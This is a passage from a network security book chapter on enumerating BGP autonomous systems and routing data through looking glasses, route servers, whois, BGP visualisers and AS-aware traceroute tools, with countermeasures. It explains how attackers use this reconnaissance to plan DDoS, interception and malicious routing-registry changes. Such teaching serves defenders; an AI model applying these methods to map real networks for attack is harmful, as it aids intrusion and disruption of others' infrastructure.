


Figure 4-3: Routing Registry Consistency Check for the country of Latvia

To summarize, providing up-to-date routing policy information to your friendly RR is a good networking and network security practice, even though this will

disclose some information about your network to potential attackers.

Another wonderful source of information about various networks of interest is *public route servers* and *looking glasses*. A route server is a host that assists interconnection among ISPs by gathering and redistributing routing information to each ISP it serves. By itself, a route server does not forward packets and switch traffic among the ISPs. It does not have to be a Cisco router and can be, for example, a UNIX/Linux machine with appropriate routing daemons (Zebra, Quagga, BIRD, Gated, MRT, and so on) running. Some route servers are public, which means you can log in to such a box via telnet to access a restricted privilege environment and query the server about the status of its routes.

Looking glass was initially the term used by Ed Kern to describe a functionality of a Common Gateway Interface (CGI) script he ran on the *nitrous.digex.net* web site (down at the time of writing). The script interfaced with Digex routers and allowed outsiders to check routing tables and execute routing-related show commands on them. Nowadays, this term is widely used to describe router-interfacing CGI scripts (for example, MultiRouter Looking Glass, available at <ftp://ftp.enterzone.net/looking-glass>) or actual publicly accessible routers that allow similar functionality. If you want to have a look at various software looking glasses' source code, or even try it out, surf to <http://www.traceroute.org/#source%20code> for a selection of nearly a dozen looking glass sources.

As well as analyzing network routes, both routing glasses and routing servers are useful for pinging and tracerouting remote hosts and useful for evaluating IP filtering rules of remote routers and firewalls. Can't ping or traceroute a host from your IP? Telnet to an appropriate looking glass or route server (perhaps one close to the evaluated host) and try it from there. While the majority of route servers and looking glasses offer passwordless telnet access, some also provide a friendly web interface in which commands can be executed. Keep in mind that telnet access usually provides a larger variety of commands permitted for remote execution, and different looking glasses/route servers offer different amounts of allowable commands for remote users to run. As a rule of thumb, ping, traceroute,

show ip bgp, show ip bgp summary, and show ip bgp neighbors should be available. [Figure 4-4](#) shows the web interface of the RIPE RIS Looking Glass, available at <http://www.ris.ripe.net/cgi-bin/lq/index.cgi>.



Figure 4-4: RIPE RIS Looking Glass web interface

We strongly suggest that you telnet to various looking glasses and public route servers and play with them, checking which commands are allowed and what output they will produce. This will also significantly enhance your "cybergeography" knowledge.

The Internet lists of publicly accessible route servers and looking glasses are more than abundant. You can check out some of them at the following URLs:

- <http://www.traceroute.org/>
- <http://www.bgp4.as/looking-glasses/>
- <http://www.netconfigs.com/general/cisco-telnets.htm>
- <http://www.nanog.org/lookingglass.html>
- <http://www.rkm.ro/lq/>

How do you find a route server or a looking glass for a given area or network range? One way of doing this is by consulting the CAIDA reverse traceroute and looking glass servers at

<http://www.caida.org/analysis/routing/reversetrace/> (shown in [Figure 4-5](#)).

You can either click the nodes on the map or use the Live Query/Search for Servers button that will bring you to the Reverse Traceroute/Looking Glass Search menu ([Figure 4-6](#)).

Reverse Traceroute and Looking Glass Servers in the World

This page lists the location of reverse traceroute and looking glass servers around the world. Click on a link to be taken to the site where you can find a traceroute to an Internet address which supports the feature.

The servers are sorted by continent, country and looking glass server by AS number, name or location if available.

If the page does not load, check that you are using the latest version of your web browser. For assistance see [Reverse Route to the Internet](#) troubleshooting.

Reverse Traceroute and Looking Glass servers in the World

Updated: Wed Jul 26 04:22:07 PDT 2006

(2006-07-26 04:22:07)



Clicking on a globe will allow them to explore links to the nearest reverse looking glass server in the region or view the figure.

Reverse Traceroute

Looking Glass Servers

World Traceroute and Looking Glass Servers

Including servers in all major zones of service

Figure 4-5: Worldwide reverse traceroute and looking glass servers on the CAIDA web site

Reverse Traceroute/Looking Glass Search:

AS number*: AS Name:
Latitude: Longitude:
City*: State*: Country Code*:

must have Traceroute server must have Looking Glass server

* Here you can fill in multiple entries separated by a space. This is an OR search.
Latitude and Longitude are searched with 0.50 granularity. Use 2 letter country codes in the Country field.

[Browse the world view](#) for Reverse Traceroute/Looking Glass Servers

Figure 4-6: Reverse Traceroute/Looking Glass Search menu

Tip Don't forget to click the "Must Have Looking Glass Server" check box before running your search.

While the CAIDA search may help you to find the looking glass for the place or AS of interest, there is no search for the IP or IP range. Of course, you can easily map an IP range to the AS number, as we describe later in the [next section](#). However, you can also employ our old friend Google to find a lot of useful information about the IP range, including a route server or a looking glass belonging to the ISP or other organization that owns this range. For example, if we want to find some information about the randomly picked 195.66.226.0/24 network range, we search for "195.66.226.0/24," and this brings us nothing. Now we enter 195.66.226 and hit "Search," and voila! The looking glasses for this IP range appears as Linx looking glasses at <http://www.linx.net/tools/index.html>: the routers for that network are of a Foundry make (according to Google anyway)—plus, we can also see the network's ICMP traffic statistics, a fat report on its BGP peering, and a whois output published to a *comp.security.firewalls* mail list. Never underestimate the power of Google! Of course, a detailed whois query for any IP in the example network range will bring us even more information, including an AS number.

Mapping IP Addresses to Autonomous Systems

Attack

Popularity:	3
Simplicity:	9
Impact:	2
Risk Rating:	5

Knowing to which AS the IP address belongs helps to find the network range for that particular IP, establish its ownership, determine its approximate geographical position, and determine how we can route to or from it. This can be done in many ways. A simple whois query can give you an AS number for the IP queried in the "Origin" field of the response. However, to be sure that you get more useful information, use whois servers with a stated Routing Information Services (RIS) query/RPSL format support. Such servers include RIPE (<http://www.ripe.net/db/whois/whois.htm>), RADB (<http://www.radb.net/cgi-bin/radb/advanced-query.cgi>), and Netconfigs (<http://www.netconfigs.com/tools/whois.htm>) whois servers, advanced search web interfaces, some of which are shown in [Figures 4-7](#), [4-8](#), and [4-9](#).



Figure 4-7: RIPE whois advanced search



Figure 4-8: RADb advanced whois query




Figure 4-9: NetConfigs whois search

Of course, you don't have to use the web interface to query these servers—

a traditional command line whois can be used just as well, employing all the options listed in [Figure 4-7](#), while having an advantage of a scriptable output. For example, to query a RIPE whois from the command line, use this command:

```
whois -h riswhois.ripe.net <IPv4 or IPv6 IP or IP range with
```

Or you can use similar commands. Team Cymru provides a public whois server at <http://www.cymru.com/BGP/whois.html>, with the specific aim of mapping IPs to AS numbers, bulk mappings included. This server's database is based on information collected from 17 BGP peers and is updated every 30 minutes. The instructions on using the Team Cymru whois server are shown here:

```
arhontus# whois -h whois.cymru.com help
[COMMANDS]
help                - this message
bulk | begin        - enable bulk input mode          (use wit
quit | end          - exit the whois/netcat client  (use wit
```

[SYNTAX]

Each line may have IP syntax that follows any of these stanc

```
4.2.2.1
4.2.2.1            06:01 GMT
4.2.2.1:80
4.2.2.1:80        06:01 GMT
```

[EXAMPLES]

Bulk input requires the use of 'netcat'. The syntax for a input session might look as follows:

```
netcat whois.cymru.com 43 < ./list.txt
```

Where list.txt must follow the following syntax:

```
begin
```

```
4.2.2.1
```

```
...
```

```
end
```

Another easy way of mapping IP or domain name to the AS number is by using the network search tools available at

<http://www.fixedorbit.com/search.htm>. This offers an additional advantage of finding detailed information about the AS to which your IP got mapped, simply by clicking the AS name link presented. You'll also find various specific command-line UNIX tools that can perform IP-to-AS mapping, including aslookup (<http://www.bugest.net/software/aslookup/index-e.htm>) for FreeBSD (compiles and works on Linux and Solaris, too) and Team Cymru ip2asn Perl scripts, closely related to the Team Cymru whois server mentioned earlier (<http://www.cymru.com/gillsr/tools.htm>).

Enumerating an Autonomous System

Attack

<i>Popularity:</i>	4
<i>Simplicity:</i>	9
<i>Impact:</i>	2
<i>Risk Rating:</i>	5

Now that you have found the AS to which the range of IPs you looked for belongs, it is time to gather information about that particular AS. A FixedOrbit search comes in handy ([Figure 4-10](#)).



Figure 4-10: FixedOrbit search tools

Using this search, you can discover the following:

- The AS owner, owner's web site, and whois information
- The AS peers and neighbors
- The amount of IPs controlled and issued by the AS administration
- All network ranges and prefixes that belong to the AS
- The countries where these networks are located
- The utilization of the IP space on these networks

This is invaluable information for an attacker aiming to run a mass scan for some new vulnerabilities against a particular organization, since he or she would be able to pick up the largest and most populated network ranges to scan and select networks that belong to this organization in different countries. This makes legal persecution of the attacker more difficult due to the differences in cybercrime legislation in different countries.

Of course, this information and more can also be obtained manually by logging into the route server or looking glass belonging to the AS and running commands like `show ip bgp`, `show ip route`, `show bgp summary`, `show ip bgp summary`, `show ip bgp neighbors`, `show ip bgp community`, `show ip bgp cidr-only`, `show ip bgp labels`, `show ip bgp paths`, and other more esoteric commands, including `show for prefix`, `filter`, and BGP community lists.

A variety of useful queries about an AS of interest can be done against the RIPE RIS database using RIS tools (<http://www.ripe.net/projects/ris/tools/index.htm>). Searching RIS for an AS number (Figure 4-11) brings a wealth of information, including its peering routers' IP addresses and next hops from the AS, the Multiexit Discriminator (MED) BGP attribute, the BGP route's origin, AS path, and relevant BGP communities.

[home page](#) | [what's new](#) | [about us](#) | [search](#) | [faq](#) | [help](#) | [top](#)

Search RIS by AS number

Specify AS number, time interval and RFC box in order to search the RIS database. Please observe that we only keep collected data in our database up to 3 months. However, depending on OS size, we may keep some RFC based data for more than 3 months. To see the last status of data in database, first check RIS OS Status page. In any case, it is possible to access old data (binary format) from our archive page. If you need more help, look at [FAQ](#) / [help](#) page.

Please, enable Javascript in your browser to select individual peers.

Origin AS:

From:

To:

RFC box:

Sort data by: Time Prefix Peer ASpath

Output Format: HTML Text Graphical

Plot Orientation: West North East South

Maximum Prefix:

Maximum Size:

[Contact Us/About Us](#) | [Copyright © RIPE NCC](#) | [All rights reserved](#)

Figure 4-11: RIPE RIS AS search

Don't worry if you aren't familiar with this terminology, **Note** because [Chapter 14](#) describes the BGP protocol in more detail and will shed more light on these concepts.

Just as easily, you can check where the number of the AS of interest has appeared in the global routing tables ([Figure 4-12](#)).



Figure 4-12: RIPE RIS ASInuse search

The ASInuse search helps to determine where the data originating from or entering into the AS you are looking for can be sniffed and modified. RIS tools also offer the same search types for a network (prefix) rather than the whole AS (search by prefix and PrefixInUse at the RIS tools site). This helps you zero in on a particular network belonging to the AS and is a logical step to follow the AS and ASInuse searches. Another interesting AS-related search to do at RIPE RIS is finding flapping routes for the AS ([Figure 4-13](#)).



Figure 4-13: RIPE RIS BGP Routing Hot Spot Utility by AS

From the system administrator's viewpoint, a flapping route indicates a connectivity problem. From the attacker's perspective, such a link is more vulnerable to a DoS/DDoS attack—"push the one who is already falling" (F. Nietzsche).

Finally, in case you want to verify the validity of various AS-related online searches and whois queries, you can always consult the extensive lists of AS mappings published on the Internet. First of all, you can see which Internet authority has allocated the AS number you are looking for at <http://www.iana.org/assignments/as-numbers>. This would provide a vague idea of where the AS of interest is positioned geographically. Proceeding further, the CAIDA list (<http://www.caida.org/analysis/geopolitical/bgp2country/as2country.txt>) provides per-country AS allocation. CAIDA also provides more precise

central AS administration location coordinates at

http://www.caida.org/analysis/topology/as_core_network/Data/skitter.degree.20020416.txt. A quick way of searching for these coordinates and other

useful information is by using the CAIDA NetGeo tool

(<http://www.netgeo.caida.org/perl/netgeo.cgi>), shown in [Figure 4-14](#), but as the NetGeo page states, the tool is not actively maintained and may give inaccurate results.

NetGeo: Lookup IP addresses and AS numbers.

NOTE: NetGeo has not been actively maintained for several years, and this will probably not change in the foreseeable future. As a result, there are several known major issues affecting accuracy and service availability. Please be warned that NetGeo may give wildly incorrect results, especially for recently allocated or re-assigned IP addresses.

Domain-name lookups are no longer supported.

666

Get Record
 Get Country
 Get Lat/Long
 Non-blocking

Submit

```
PRINTER-1.6
TARGET:      666
NAME:        CITA-CISCO-AS
NUMBER:      666
CITY:        ANNEJOHN PROVING GROUN
STATE:       MARYLAND
COUNTRY:     US
LAT:         39.87
LONG:        -76.13
LAT LONG GRAS: C152
LAST_UPDATED: 10-Jan-1998
PIC:         ARIS
```

Figure 4-14: A NetGeo AS lookup

The assignment of autonomous systems to organizations can also be checked at <http://www.employees.org/~tbates/autnums.htm> or <http://www.bgp.potaroo.net/cidr/autnums.htm>, which provide a more complete AS assignment list with clickable whois entries.

Finding Autonomous Systems That Belong to an Organization

Attack

Popularity:	4
Simplicity:	9
Impact:	2
Risk Rating:	5

While you can find autonomous systems that belong to an organization by using whois to RIS-supporting servers or by checking the AS assignment lists just mentioned, you may find the following tips useful.

You can do a string search at FixedOrbit

(<http://www.fixedorbit.com/search.htm>), which will show you all ASs related to the string. For example, a search for *Cisco* that we conducted revealed 12 different AS numbers that belong (or, at least, belonged) to Cisco Systems.

Another interesting lookup is checking RRs for all AS numbers belonging to the same maintainer. RFC 2622 states that the mntner class defines entities authorized to add, delete, and modify a set of objects. Thus, all objects that belong to the same mntner are likely to be under the same administration or otherwise related. First, you'd find a mntner for the network range of interest—for example, by running `whois -h whois.ripe.net <IP or IP range>` query and looking for `mnt-by:` string. Then you'd go to the RADB maintainer query site (Figure 4-15), at <http://www.radb.net/maintquery.html>, to perform the search.



Figure 4-15: RADB maintainer query

You'll find the results most interesting, since they are likely to outline detailed routing policy and route information for all the autonomous systems involved, as well as provide a wealth of other information, such as administrative contacts and maintner authentication type. While not strictly a Cisco or enumeration-related topic, it deserves to be mentioned that the maintainer authentication can be NONE, CRYPT-PW (UNIX crypt()), MD5-PW, and PGPKEY, with only the PGPKEY supposed to provide strong security. If an attacker manages to obtain the maintainer authentication credentials, he or she can modify the RR entries, causing grief to the AS administrators (since peering AS administrators are likely to take these into account when defining their BGP policies). This can be done via RR web interfaces—for example, the RADB Manage Objects Web Update ([Figure 4-16](#)), at <http://www.radb.net/cgi-bin/radb/irr-web.cgi>.



Figure 4-16: RADB Web Update

The very same Web Update form can be used for enumeration purposes via the RR database string search and a maintainer search, similar to the one at <http://www.radb.net/maintquery.html>.

AS Path Enumeration, Building BGP Trees, and Finding Border Routers

Attack

Popularity:	4
Simplicity:	8
Impact:	6
Risk Rating:	6

When looking through the RR databases entries or querying route servers and looking glasses, you have probably noticed the presence of the AS_Path attribute, as shown here:

```
route-server>show ip bgp
BGP table version is 3269093, local router ID is 12.0.1.28
Status codes: s suppressed, d damped, h history, * valid, >
Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
      Network      Next Hop          Path
* 4.17.225.0/24 12.123.196.111  0 7018 3561 11853 6496 6496
*                12.123.17.244  0 7018 3561 11853 6496 6496
*                12.123.142.124 0 7018 3561 11853 6496 6496
*                12.123.133.124 0 7018 3561 11853 6496 6496
*                12.123.37.250  0 7018 701 11853 6496 6496 €
```

This example is an aligned fragment of the output from the AT&T route server (*route-server.ip.att.net*) with an empty Metric and removed Local Preference and Weight columns. AS_Path is, essentially, a sequence of autonomous systems through which a packet has traveled. This is similar to hop count with simple IGPs, like RIP, but in the AS_Path case one hop is not a single router, but an AS that may contain thousands of routers. In the preceding example, AS 7018 belongs to AT&T, the next AS belongs to Cable & Wireless USA (AS 3561) and UUNET Technologies (AS 701), and then the traffic converges at AS 11853 (Internap Network Services) and enters ANet, an ISP in Chicago (AS 6496). The "i" at the end of the path shows that the information is originated from internal BGP (iBGP). Multiple repetition of the ANet AS number in the path is not a glitch and not a routing loop. It is an example of traffic engineering, namely manipulating an inbound AS_Path. Adding your own AS path number several times in a row is a common practice, which makes the AS path longer and the route to which the AS path is related less preferable. Thus, ANet must have a better route to AT&T (or other Tier 1 ISP) than the one shown in the example.

Why would an attacker want to investigate the AS_Path? There could be multiple reasons for this. Following are some examples.

Suppose a hacker group is planning a vile DDoS attack against a targeted network. The hackers determine which ASs are closest to the target and have the most preferable route to it (which means more bandwidth and less delay in practical terms). Then, they try to take over as many hosts as they can on the selected ASs to launch an attack. A list of preferred ASs with their IP ranges loaded into a vulnerability scanning tool would look like this:

1. Target network AS
2. Peers with the best metric
3. Peers with worse metric or ASs next to the peers with the best metric on the AS path (depending on a situation)
4. ASs with best routes next to those connected to the peers with the best metric on the AS path, and so on

In many cases, the hackers would not even want to scan the target network AS to avoid triggering alarms and having their IPs blacklisted before the actual DDoS attack takes place.

For the next example, suppose a hacker wants to sniff and modify traffic between network A and network B, but he or she is unable to break into any hosts on both networks since their system administrators are paranoid, tough as hell, and read Bugtraq and Packetstorm all night long. So the hacker investigates the best AS path between A and B through which the majority of traffic will go and attacks hosts along the path, trying to take over the AS border routers.

Finally, suppose in the DDoS attack example, hackers managed to take over the BGP routers in the AS path to the target network and manipulate the AS path and other BGP attributes to create the fattest pipe for their DDoS attack reaching the target. Alternatively, such manipulations can be done to redirect the traffic from/to the target network through the least feasible and more costly route, providing that the target network is multihomed. We call such attacks *malicious traffic engineering*.

Of course, you can telnet to multiple looking glasses and route servers, run

show ip bgp, and build up your own grand picture of AS paths and routes to the target network. Or you can use various online tools that show you an AS path between two given AS numbers, such as AS Trace at FixedOrbit (<http://www.fixedorbit.com/trace.htm>). Alternatively, you can employ the prpath tool, supplied as a part of IRRToolSet (prpath [options] [[<as-no>] <destination-specification>]), or the older RAToolSet. But wouldn't it be nice to visualize the "BGP trees" of AS paths and observe how they change with time (since using BGP is not static routing, even though there are some similarities)?

A site that allows detailed and colorful building of links between the ASs on the Internet is the Netlantis Project (<http://www.netlantis.org/>). We have used Netlantis for many years. Unfortunately, at the moment of writing the site is still down for upgrades, but we have no doubts that by the time you hold this book in your hands, the Netlantis Project will be back alive and kicking.

In the meantime, ensure that your browser seamlessly supports Java, because it is necessary to run two brilliant tools we are now going to discuss. The first tool, BGPlay, is available at <http://www.bgplay.routeviews.org/bgplay/>. It is a colorful Java application that displays how a prefix (such as 192.83.230.0/24 in the example in [Figure 4-17](#)) spreads along the AS paths on the Internet.




Figure 4-17: BGPlay in action

The AS from which the prefix originates (AS 3130) is labeled by a red circle in the tool's output. Most importantly, BGPlay shows how the routes change in a given time period. Some routes along which the prefix is advertised stay stable, some rarely change, and some flap. Now, let us return to the examples of hackers investigating AS paths to optimize their attacks. If the route constantly flaps, it's not a reliable point for the attack—be it sniffing, traffic modification, DoS, or DDoS. Thus, a hacker would want to find stable routes close to the target using BGPlay.

The second tool, Hermes (<http://www.dia.uniroma3.it/~hermes/>), is truly a "Swiss army knife" of BGP interrogation. We recommend that you spend some time playing with it to familiarize yourself with the multitude of options it provides. After Hermes loads (which may take some time), first create a

new document, and then click Explore | ASexplore and enter the number or name of the AS you are looking for. You can also use the AS-Search to find the AS or ASs to investigate. As a result of exploration, you'll see a colorful map with the explored AS in the middle and peering ASs connected to it ([Figure 4-18](#)).




Figure 4-18: The wonders of Hermes

Practically all the autonomous systems shown are registered with some RR. This is rather typical and shows that the time spent elaborating on RR significance and searches was not spent in vain. By right-clicking the AS in the tool output and querying the menu presented, you can obtain a wealth of information, including the following:

- AS set composition
- RR-supporting whois output
- BGP routing policy for route import and export
- Routes originating from the AS and detailed information about each route
- Hostnames and per-interface routes of the AS border routes

Hermes is very comfortable for "BGP surfing." For example, practically all universities in the U.K. are connected to the JANET backbone. By going through routes from and to JANET in Hermes, you can easily find the routes, their descriptions, and network ranges for separate departments in the universities. This is not information easily obtainable using more traditional enumeration tools like simple whois queries.

While not all border routers can be found or will be shown by Hermes, and not all autonomous systems are registered with RRs, finding these important hosts is not difficult. A few "traceroute-like" tools support showing AS numbers in their output. Here is an example of output of *ptraceroute* distributed with IRRToolSet/RAToolSet from the tool's man page:

```

1  [AS226] cisco2-160.isi.edu (128.9.160.2)  9.531 ms  9.755
2  [AS226] ln-gw32.isi.edu (128.9.32.1)  124.38 ms  15.269 n
3  [AS226] 130.152.168.1 (130.152.168.1)  16.77 ms  10.429 n
4  [AS2150] SWRL-ISI-GW.LN.NET (204.102.78.2)  63.025 ms  19
5  [AS3561] border1-hssi1-0.Bloomington.mci.net (204.70.48.5
15.211 ms
6  [AS3561] core1-fddi-0.Bloomington.mci.net (204.70.2.129)

```

40.662 ms

7 [AS3561] core1.Washington.mci.net (204.70.4.129) 79.217

82.851 ms

8 [AS3561] core1-hssi-3.NewYork.mci.net (204.70.1.6) 85.65

84.62 ms

9 [AS3561] 204.70.2.30 (204.70.2.30) 84.562 ms 85.313 ms

10 [AS3561] surfnet.NewYork.mci.net (204.189.136.154) 186.6

184.965 ms

11 [AS1103] Amsterdam2.router.surfnet.nl (145.41.6.66) 195.

187.228 ms

12 [AS1200] Amsterdam.ripe.net (193.148.15.68) 193.955 ms

13 [AS3333] info.ripe.net (193.0.0.195) 211.185 ms 265.30

Path taken: AS226 AS2150 AS3561 AS1103 AS1200 AS3333

13 AS3333 info.ripe.net destination

12 AS1200 Amsterdam.ripe.net !net-in -> a

11 AS1103 Amsterdam2.router.surfnet.nl !as-in -> a

10 AS3561 surfnet.NewYork.mci.net as-in: 1 ->


```

9   AS3561 204.70.2.30           internal ->
8   AS3561 core1-hssi-3.NewYork.mci.net   internal ->
7   AS3561 core1.Washington.mci.net      internal ->
6   AS3561 core1-fddi-0.Bloomington.mci.net  internal ->
5   AS3561 border1-hssi1-0.Bloomington.mci.net  internal ->
4   AS2150 SWRL-ISI-GW.LN.NET           !as-in -> !
3   AS226 130.152.168.1             !as-in -> i
2   AS226 ln-gw32.isi.edu           internal ->
1   AS226 cisco2-160.isi.edu        internal ->
0   AS226 kit.isi.edu              internal ->

```

As you can see from this output, it is very easy to determine border routes for each AS traversed.

Layer Four Traceroute (LFT), at <http://www.oppleman.com/lft/>, is another traceroute tool we like to use. Instead of using the traditional traceroute, Van Jacobson's UDP-based method, LFT sends TCP SYN and FIN probes to investigate the path. This offers a large advantage when you're trying to traceroute through various packet filters restrictive for UDP and ICMP traffic, since you can send TCP packets to an unfiltered port when enumerating. In fact, LFT has an option (-E) that you can use to show stateful firewalls on the way to target. But for our particular purposes, it is important to mention that the -A option will show the AS numbers for each host traversed:

```

# lft -E -N -A -T 198.133.219.25
Tracing _____

```

```

TTL  LFT trace to www.cisco.com (198.133.219.25):80/tcp
1  [ASN?] [IANA-CBLK1] xxx.xxx.arhont.com (192.168.111.111)
** [firewall] the next gateway may statefully inspect packet
2  [ASN?] [IANA-CBLK1] xxx.yyy.arhont.com (192.168.111.222)
3  [AS12513] [RIPE-NCC-212/ECLINET] 212.104.130.186 14.3/14.
   [ASN?] [RESERVED-1] 0.0.0.0 -1097511192903.3/*ms
4  [AS12513] [81-RIPE/UK-ECLIPSE-CORE] v117-core3.th.eclipse
   96.6/15.1/*/*ms
5  [AS9057] [RIPE-NCC-212/LONDON-E3-CUST2]
   ge-5-1-620.metro1-londencyh00.London1.Level3.net (212.113.1
6  [AS9057] [RIPE-NCC-212/LONDON-COLO-INFRA] so-1-3-0.gar2.I
   (212.113.3.29) 19.6/16.9ms
7  [AS3356] [LVLTL-ORG-4-8] ge-0-3-0-0.bbr2.London1.Level3.net
   17.1/14.5ms
8  [AS3356] [LVLTL-ORG-4-8] as-0-0.bbr1.NewYork1.Level3.net (
   79.6/80.8ms
9  [AS3356] [LC-ORG-ARIN] so-0-0-0.bbr1.SanJose1.Level3.net
   157.4/157.8ms
10 [AS3356] [LC-ORG-ARIN] ge-6-1.ipcolol.SanJose1.Level3.net
   157.5/233.9ms
11 [AS3356] [LVLTL-ORG-4-8] pl-0.cisco.bbnplanet.net (4.0.26.
12 [AS109] [CISCO-PRNET1] sjck-dmzbb-gw1.cisco.com (128.107.
13 [AS109] [CISCO-PRNET1] sjck-dmzdc-gw1.cisco.com (128.107.
14 [AS109] [SWLAB1] [target] www.cisco.com (198.133.219.25):

```

LFT's trace took 64.58 seconds. Resolution required 20.06 s

This is an LFT traceroute from the box on which this chapter was written to the Cisco Systems web server. If you want to know how the tool works in great detail (which packets are sent and received), you'd add the `-v` (verbose output) option. You can clearly see the border routers of each AS traversed, and quite a lot can be guessed from the network and hostnames shown, including the role of the host on the network and its approximate

geographical position.

To finish this section of the chapter, we'll cover a few useful things about tracerouting that were not mentioned in the previous *Hacking Exposed* series books. In many cases, when running traceroute, you can see hops with omitted hostnames or stars. This can be a firewall dropping packets sent by the tool; use both UDP and ICMP tracerouting methods (for example, `IRPAS itrace`) and run `LFT` or `IRPAS TCtrace`, changing source and destination ports to find out whether this is the case and to determine the type of the firewall. However, a Cisco router could be limiting the rate of bypassing packets, thus causing traceroute output similar to the output of a filtering firewall. We will deal with the use of traffic rate limiting as a DoS/DDoS protection measure in [Chapter 11](#).

To get the information about such hops, use the "set time between the probes" (`-z`) option of traceroute. As suggested by the traceroute man page, 500 milliseconds is a sensible setting to use; by default this value is 0. Another thing you may see in traceroute output is a missing answer to a second or third probe packet sent. This is not usually congestion or a malfunctioning router, but it can be a router that limits the amount of responses to probes per unit of time. But there is still a possibility of a Random Early Detection (RED) queuing algorithm enabled on a router dropping a packet or two. Play with the `-z` traceroute option to investigate it, if necessary. A sudden, inconsistent increase in delay (for example, for one of the three response times shown only) is not an indicator of network congestion or a slow link; the increase in delay due to these reasons should be even. It is likely that the router at such a hop is experiencing a CPU overload, and such a router is easy prey for DoS/DDoS attacks.

Finally, don't run traceroute, ptraceroute, and LFT only once. Run these tools several times and compare the output. Pay a lot of attention to the last hops before the target. This will reveal whether the host you are investigating is multihomed with load balancing enabled. In fact, with multiple runs you can see whether the load balancing is even or uneven, and whether it uses round robin or a more sophisticated load-balancing algorithm. If you can see that packets follow more than one route to the destination at the last hops, have

a look at the AS numbers of these hops. If these numbers for all (likely, two) different routes are the same, then the network is multihomed to a single ISP. As we discussed earlier, this is not a good practice in terms of network outage, DoS, and DDoS protection.


BGP Enumeration Countermeasures

Countermeasure

Frankly, no countermeasures exist. This is the way BGPv4 operates, and there are many reasons to supply correct information about your BGP routes and routing policies to the RR. If you have a large multihomed network connected to the Internet, you can't stay invisible to the outside world. However, you do need to make sure that your maintainer attribute in the RR is well-protected against possible password cracking and malicious updates by attackers. Use PGPKEY or at least MD5-PW maintainer authentication methods.

As to various traceroute countermeasures, you *can* block UDP traffic to high ports used by traceroute (default is port 33434) and egress filter Time to Live (TTL)–exceeded ICMP responses from hosts on your network at the gateway. Nevertheless, it is unlikely that you will stay connected to the Internet without a single port open to the outside. Thus, tools like LFT can be used together with a portscan to bypass your anti-traceroute filtering with ease.

 Previous

Next 

ROUTING DOMAIN NUMBER DISCOVERY AND NETWORK MAPPING FOR IGPS

While discovering the routing domain number for the internal gateway routing protocols, such as Open Shortest Path First (OSPF), would not provide you with a wealth of information supplied by investigating BGPv4 autonomous systems, in many cases it is nevertheless necessary. If you plan to send malicious updates to the running IGP to reroute traffic or cause a DoS, you must know the routing domain number. You can discover it both passively by sniffing the routing updates and actively by querying the routing protocols that are running. In the process of discovery, you will also detect IGP running routers on the network and the routes they advertise, which is the second aim of this section.

Do not expect both methods to be efficient against routers on the Internet. The IGP's routing updates are not likely to fly freely across the Internet and get forwarded to your box, and the same applies to the responses for your active queries. Thus, this enumeration method is mainly for internal penetration testing (and internal or wireless attackers). Expect to be within one hop from the routers enumerated. A possible exemption is when multicast traffic is forwarded outside the enumerated network and an active querying method is employed, although we have never encountered such cases on the real-world Internet.

Mapping RIP, IGRP, and IRDP

Attack

<i>Popularity:</i>	6
<i>Simplicity:</i>	7
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

